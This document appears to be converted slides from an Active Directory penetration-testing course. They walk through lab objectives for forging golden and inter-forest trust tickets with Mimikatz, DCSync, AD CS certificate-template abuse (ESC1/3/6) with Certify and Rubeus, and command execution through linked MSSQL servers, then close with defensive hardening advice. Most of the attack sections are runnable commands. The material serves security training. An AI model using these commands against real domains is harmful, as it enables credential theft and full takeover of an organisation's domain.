
Learning Objective 18

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using the domain trust key.

Priv Esc – Child to Parent using krbtgt hash

- We will abuse sIDHistory once again

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"
```

```
Invoke-Mimikatz -Command '"kerberos::golden  
/user:Administrator /domain:dollarcorp.moneycorp.local  
/sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-  
5-21-280534878-1496970234-700767426-519  
/krbtgt:ff46a9d8bd66c6efd77603da26796f35  
/ticket:C:\AD\Tools\krbtgt_tkt.kirbi"'
```

- In the above command, the mimkatz option "/sids" is forcefully setting the sIDHistory for the Enterprise Admin group for dollarcorp.moneycorp.local that is the Forest Enterprise Admin Group.

Priv Esc – Child to Parent using krbtgt hash

- On any machine of the current domain

```
Invoke-Mimikatz -Command '"kerberos::ptt  
C:\AD\Tools\krbtgt_tkt.kirbi"'
```

```
ls \\mcorp-dc.moneycorp.local.kirbi\c$
```

```
gwmi -class win32_operatingsystem -ComputerName mcorp-  
dc.moneycorp.local
```

```
c:\AD\Tools\safetyKatz.exe "lsadump::dcsync  
/user:mcorp\krbtgt /domain:moneycorp.local" "exit"
```


Priv Esc – Child to Parent using krbtgt hash

- Avoid suspicious logs by using Domain Controllers group
`Invoke-Mimikatz -Command '"kerberos::golden /user:dcorp-dc$/domain:dollarcorp.moneycorp.local /sid:s-1-5-21-1874506631-3219952063-538504511 /groups:516 /sids:s-1-5-21-280534878-1496970234-700767426-516,s-1-5-9 /krbtgt:ff46a9d8bd66c6efd77603da26796f35 /ptt"'`
`Invoke-Mimikatz -Command '"lsadump::dcsync /user:mcorp\Administrator /domain:moneycorp.local"'`
- S-1-5-21-2578538781-2508153159-3419410681-516 – Domain Controllers
- S-1-5-9 – Enterprise Domain Controllers


Learning Objective 19

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using dollarcorp's krbtgt hash.

Trust Flow Across Forest



Trust Abuse Across Forest



Priv Esc – Across Forest using Trust Tickets

- Once again, we require the trust key for the inter-forest trust.
`Invoke-Mimikatz -Command '"lsadump::trust /patch"`

Or

`Invoke-Mimikatz -Command '"lsadump::lsa /patch"'`

Priv Esc – Across Forest using Trust Tickets

- An inter-forest TGT can be forged

```
Invoke-Mimikatz -Command '"Kerberos::golden  
/user:Administrator /domain:dollarcorp.moneycorp.local  
/sid:S-1-5-21-1874506631-3219952063-538504511  
/rc4:cd3fb1b0b49c7a56d285ffdbb1304431 /service:krbtgt  
/target:eurocorp.local  
/ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi"'
```

Priv Esc – Across Forest using Trust Tickets

- Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket.

```
.\asktgs.exe c:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi  
CIFS/eurocorp-dc.eurocorp.local
```

- Use the TGS to access the targeted service.

```
.\kirkibikator.exe lsa .\CIFS.eurocorp-dc.eurocorp.local.kirbi  
ls \\eurocorp-dc.eurocorp.local\forestshare\
```

- Tickets for other services (like HOST and RPCSS for WMI, HTTP for PowerShell Remoting and WinRM) can be created as well.

Priv Esc – Across Forest using Trust Tickets

- Using Rubeus (using the same TGT which we forged earlier):

```
Rubeus.exe asktgs  
/ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi  
/service:cifs/eurocorp-dc.eurocorp.local /dc:eurocorp-  
dc.eurocorp.local /ptt
```

```
ls \\eurocorp-dc.eurocorp.local\forestshare\
```

Learning Objective 20

- With DA privileges on dollarcorp.moneycorp.local, get access to SharedwithDCorp share on the DC of eurocorp.local forest.


Priv Esc - Across domain trusts – AD CS

- Active Directory Certificate Services (AD CS) enables use of Public Key Infrastructure (PKI) in active directory forest.
- AD CS helps in authenticating users and machines, encrypting and signing documents, filesystem, emails and more.
- "AD CS is the Server Role that allows you to build a public key infrastructure (PKI) and provide public key cryptography, digital certificates, and digital signature capabilities for your organization."

Priv Esc - Across domain trusts – AD CS

- CA - The certification authority that issues certificates. The server with AD CS role (DC or separate) is the CA.
- Certificate - Issued to a user or machine and can be used for authentication, encryption, signing etc.
- CSR - Certificate Signing Request made by a client to the CA to request a certificate.
- Certificate Template - Defines settings for a certificate. Contains information like - enrolment permissions, EKUs, expiry etc.
- EKU OIDs - Extended Key Usages Object Identifiers. These dictate the use of a certificate template (Client authentication, Smart Card Logon, SubCA etc.)

Priv Esc - Across domain trusts – AD CS



Priv Esc - Across domain trusts – AD CS

- There are various ways of abusing ADCS! (See the link to "Certified Pre-Owned" paper in slide notes):
 - Extract user and machine certificates
 - Use certificates to retrieve NTLM hash
 - User and machine level persistence
 - Escalation to Domain Admin and Enterprise Admin
 - Domain persistence
- We will not discuss all of the techniques!

Priv Esc - Across domain trusts – AD CS

Stealing Certificates	THEFT1 Export certs with private keys using Windows' crypto APIs	THEFT2 Extracting user certs with private keys using DPAPI	THEFT3 Extracting machine certs with private keys using DPAPI	THEFT4 Steal certificates from files and stores	THEFT5 Use Kerberos PKINIT to get NTLM hash
Persistence	PERSIST1 User persistence by requesting new certs	PERSIST2 Machine persistence by requesting new certs	PERSIST3 User/Machine persistence by renewing certs		

Priv Esc - Across domain trusts – AD CS

Escalation	ESC1	ESC2	ESC3	ESC4	ESC5	ESC6	ESC7	ESC8
	Enrolee can request cert for ANY user	Any purpose or no EKU (potentially dangerous)	Request an enrollment agent certificate and use it to request cert on behalf of ANY user	Overly permissive ACLs on templates	Poor access control on CA server, CA server computer object etc.	EDITF_ATTRI BUTESUBJE CTALTNAM 2 setting on CA - Request certs for ANY user	Poor access control on roles on CA authority like "CA Administrator" and "Certificate Manager"	NTLM relay to HTTP enrollment endpoints
Domain Persistence	DPERSIST1	DPERSIST2	DPERSIST3					
	Forge certificates with stolen CA private keys	Malicious root/intermediate CAs	Backdoor CA Server, CA server computer object etc.					

Priv Esc - Across domain trusts – AD CS

- We can use the Certify tool (<https://github.com/GhostPack/Certify>) to enumerate (and for other attacks) AD CS in the target forest:
`Certify.exe cas`
- Enumerate the templates.:
`Certify.exe find`
- Enumerate vulnerable templates:
`Certify.exe find /vulnerable`

Priv Esc - Across domain trusts – AD CS

- In moneycorp, there are multiple misconfigurations in AD CS.
- Common requirements/misconfigurations for all the Escalations that we have in the lab (ESC1, ESC3 and ESC6)
 - CA grants normal/low-privileged users enrollment rights
 - Manager approval is disabled
 - Authorization signatures are not required
 - The target template grants normal/low-privileged users enrollment rights

Priv Esc - Across domain trusts – AD CS - ESC3

- The template "SmartCardEnrollment-Agent" allows Domain users to enroll and has "Certificate Request Agent" EKU.

```
Certify.exe find /vulnerable
```

- The template "SmartCardEnrollment-Users" has an Application Policy Issuance Requirement of Certificate Request Agent and has an EKU that allows for domain authentication. Search for domain authentication EKU:

```
Certify.exe find /json /outfile:c:\AD\Tools\file.json  
((Get-Content c:\AD\Tools\file.json | ConvertFrom-  
Json).CertificateTemplates | ? {$_._ExtendedKeyUsage -contains  
"1.3.6.1.5.5.7.3.2"}) | fl *
```

Priv Esc - Across domain trusts – AD CS - ESC3

Escalation to DA

- We can now request a certificate for Certificate Request Agent from "SmartCardEnrollment-Agent" template.

```
Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA  
/template:SmartCardEnrollment-Agent
```

- Convert from cert.pem to pfx (esc3agent.pfx below) and use it to request a certificate on behalf of DA using the "SmartCardEnrollment-Users" template.

```
Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA  
/template:SmartCardEnrollment-Users /onbehalfof:dcorp\administrator  
/enrollcert:esc3agent.pfx /enrollcertpw:SecretPass@123
```

- Convert from cert.pem to pfx (esc3user-DA.pfx below), request DA TGT and inject it:

```
Rubeus.exe asktgt /user:administrator /certificate:esc3user-DA.pfx  
/password:SecretPass@123 /ptt
```

Priv Esc - Across domain trusts – AD CS - ESC3

Escalation to EA

- Convert from cert.pem to pfx (esc3agent.pfx below) and use it to request a certificate on behalf of EA using the "SmartCardEnrollment-Users" template.

```
Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users  
/onbehalfof:moneycorp.local\administrator  
/enrollcert:esc3agent.pfx /enrollcertpw:SecretPass@123
```

- Request EA TGT and inject it:

```
Rubeus.exe asktgt /user:moneycorp.local\administrator  
/certificate:esc3user.pfx /dc:mcorp-dc.moneycorp.local  
/password:SecretPass@123 /ptt
```

Priv Esc - Across domain trusts – AD CS - ESC6

- The CA in moneycorp has EDITF_ATTRIBUTESUBJECTALTNAME2 flag set. This means that we can request a certificate for ANY user from a template that allow enrollment for normal/low-privileged users.

`Certify.exe find`

- The template "CA-Integration" grants enrollment to the RDPUsers group. Request a certificate for DA (or EA) as studentx

`Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"CA-Integration" /altname:administrator`

- Convert from cert.pem to pfx (esc6.pfx below) and use it to request a TGT for DA (or EA).

`Rubeus.exe asktgt /user:administrator /certificate:esc6.pfx /password:SecretPass@123 /ptt`

Priv Esc - Across domain trusts – AD CS - ESC1

- The template "HTTPSCertificates" has ENROLLEE_SUPPLIES SUBJECT value for msPKI-Certificates-Name-Flag.
`Certify.exe find /enrolleeSuppliesSubject`
- The template "HTTPSCertificates" allows enrollment to the RDPUsers group. Request a certificate for DA (or EA) as studentx
`Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates" /altname:administrator`
- Convert from cert.pem to pfx (esc1.pfx below) and use it to request a TGT for DA (or EA).
`Rubeus.exe asktgt /user:administrator /certificate:esc1.pfx /password:SecretPass@123 /ptt`

Learning Objective 21

- Check if AD CS is used by the target forest and find any vulnerable/abusable templates.
- Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin.

Trust Abuse - MSSQL Servers

- MS SQL servers are generally deployed in plenty in a Windows domain.
- SQL Servers provide very good options for lateral movement as domain users can be mapped to database roles.
- For MSSQL and PowerShell hackery, lets use PowerUpSQL
<https://github.com/NetSPI/PowerUpSQL>

Trust Abuse - MSSQL Servers

- Discovery (SPN Scanning)
`Get-SQLInstanceDomain`

- Check Accessibility
`Get-SQLConnectionTestThreaded`

`Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -verbose`

- Gather Information
`Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose`

Trust Abuse - MSSQL Servers - Database Links

- A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.
- In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
- Database links work even across forest trusts.

Trust Abuse - MSSQL Servers - Database Links

Searching Database Links

- Look for links to remote servers

```
Get-SQLServerLink -Instance dcorp-mssql -Verbose
```

Or

```
select * from master..sysservers
```

Trust Abuse - MSSQL Servers - Database Links

Enumerating Database Links - Manually

- Openquery() function can be used to run queries on a linked database

```
select * from openquery("dcorp-sql1",'select * from master..sysservers')
```

Trust Abuse - MSSQL Servers - Database Links

Enumerating Database Links

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -verbose
```

or

- Openquery queries can be chained to access links within links (nested links)

```
select * from openquery("dcorp-sql1",'select * from openquery("dcorp-mgmt","select * from master..sysservers"))'
```

Trust Abuse - MSSQL Servers - Database Links

Executing Commands

- On the target server, either xp_cmdshell should be already enabled; or
- If rpcout is enabled (disabled by default), xp_cmdshell can be enabled using:

```
EXECUTE('sp_configure "xp_cmdshell",1;reconfigure;') AT "eu-sql"
```

Trust Abuse - MSSQL Servers - Database Links

Executing Commands

- Use the -QueryTarget parameter to run Query on a specific instance (without -QueryTarget the command tries to use xp_cmdshell on every link of the chain)

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp_cmdshell 'whoami'" -QueryTarget eu-sql
```

- From the initial SQL server, OS commands can be executed using nested link queries:

```
select * from openquery("dcorp-sql1",'select * from openquery("dcorp-mgmt","select * from openquery("eu-sql.eu.eurocorp.local","","select @@version as version;exec master..xp_cmdshell "powershell whoami)"))'))
```

Learning Objective 22

- Get a reverse shell on a SQL server in eurocorp forest by abusing database links from dcorp-mssql.

Detection and Defense

- Protect and Limit Domain Admins
- Isolate administrative workstations
- Secure local administrators
- Time bound and just enough administration
- Isolate administrators in a separate forest and breach containment using Tiers and ESAE

Protect and Limit Domain Admins

- Reduce the number of Domain Admins in your environment.
- Do not allow or limit login of DAs to any other machine other than the Domain Controllers. If logins to some servers is necessary, do not allow other administrators to login to that machine.
- (Try to) Never run a service with a DA. Credential theft protections which we are going to discuss soon are rendered useless in case of a service account.
- Set "Account is sensitive and cannot be delegated" for DAs.

Protect and Limit Domain Admins

Protected Users Group

- Protected Users is a group introduced in Server 2012 R2 for "better protection against credential theft" by not caching credentials in insecure ways. A user added to this group has following major device protections:
 - Cannot use CredSSP and WDigest - No more cleartext credentials caching.
 - NTLM hash is not cached.
 - Kerberos does not use DES or RC4 keys. No caching of clear text cred or long term keys.
- If the domain functional level is Server 2012 R2, following DC protections are available:
 - No NTLM authentication.
 - No DES or RC4 keys in Kerberos pre-auth.
 - No delegation (constrained or unconstrained)
 - No renewal of TGT beyond initial four hour lifetime - Hardcoded, unconfigurable "Maximum lifetime for user ticket" and "Maximum lifetime for user ticket renewal"

Protect and Limit Domain Admins

Protected Users Group

- Needs all domain control to be at least Server 2008 or later (because AES keys).
- Not recommended by MS to add DAs and EAs to this group without testing "the potential impact" of lock out.
- No cached logon ie.e no offline sign-on.
- Having computer and service accounts in this group is useless as their credentials will always be present on the host machine.

Isolate administrative workstations

Privileged Administrative Workstations (PAWs)

- A hardened workstation for performing sensitive tasks like administration of domain controllers, cloud infrastructure, sensitive business functions etc.
- Can provides protection from phishing attacks, OS vulnerabilities, credential replay attacks.
- Admin Jump servers to be accessed only from a PAW, multiple strategies
 - Separate privilege and hardware for administrative and normal tasks.
 - Having a VM on a PAW for user tasks.

Secure local administrators

LAPS (Local Administrator Password Solution)

- Centralized storage of passwords in AD with periodic randomizing where read permissions are access controlled.
- Computer objects have two new attributes - ms-mcs-AdmPwd attribute stores the clear text password and ms-mcs-AdmPwdExpirationTime controls the password change.
- Storage in clear text, transmission is encrypted.
- Note - With careful enumeration, it is possible to retrieve which users can access the clear text password providing a list of attractive targets!

Time Bound Administration - JIT

- Just In Time (JIT) administration provides the ability to grant time-bound administrative access on per-request bases.
- Check out Temporary Group Membership! (Requires Privileged Access Management Feature to be enabled which can't be turned off later)

```
Add-ADGroupMember -Identity 'Domain Admins' -Members  
newDA -MemberTimeToLive (New-TimeSpan -Minutes 60)
```

Time Bound Administration - JEA

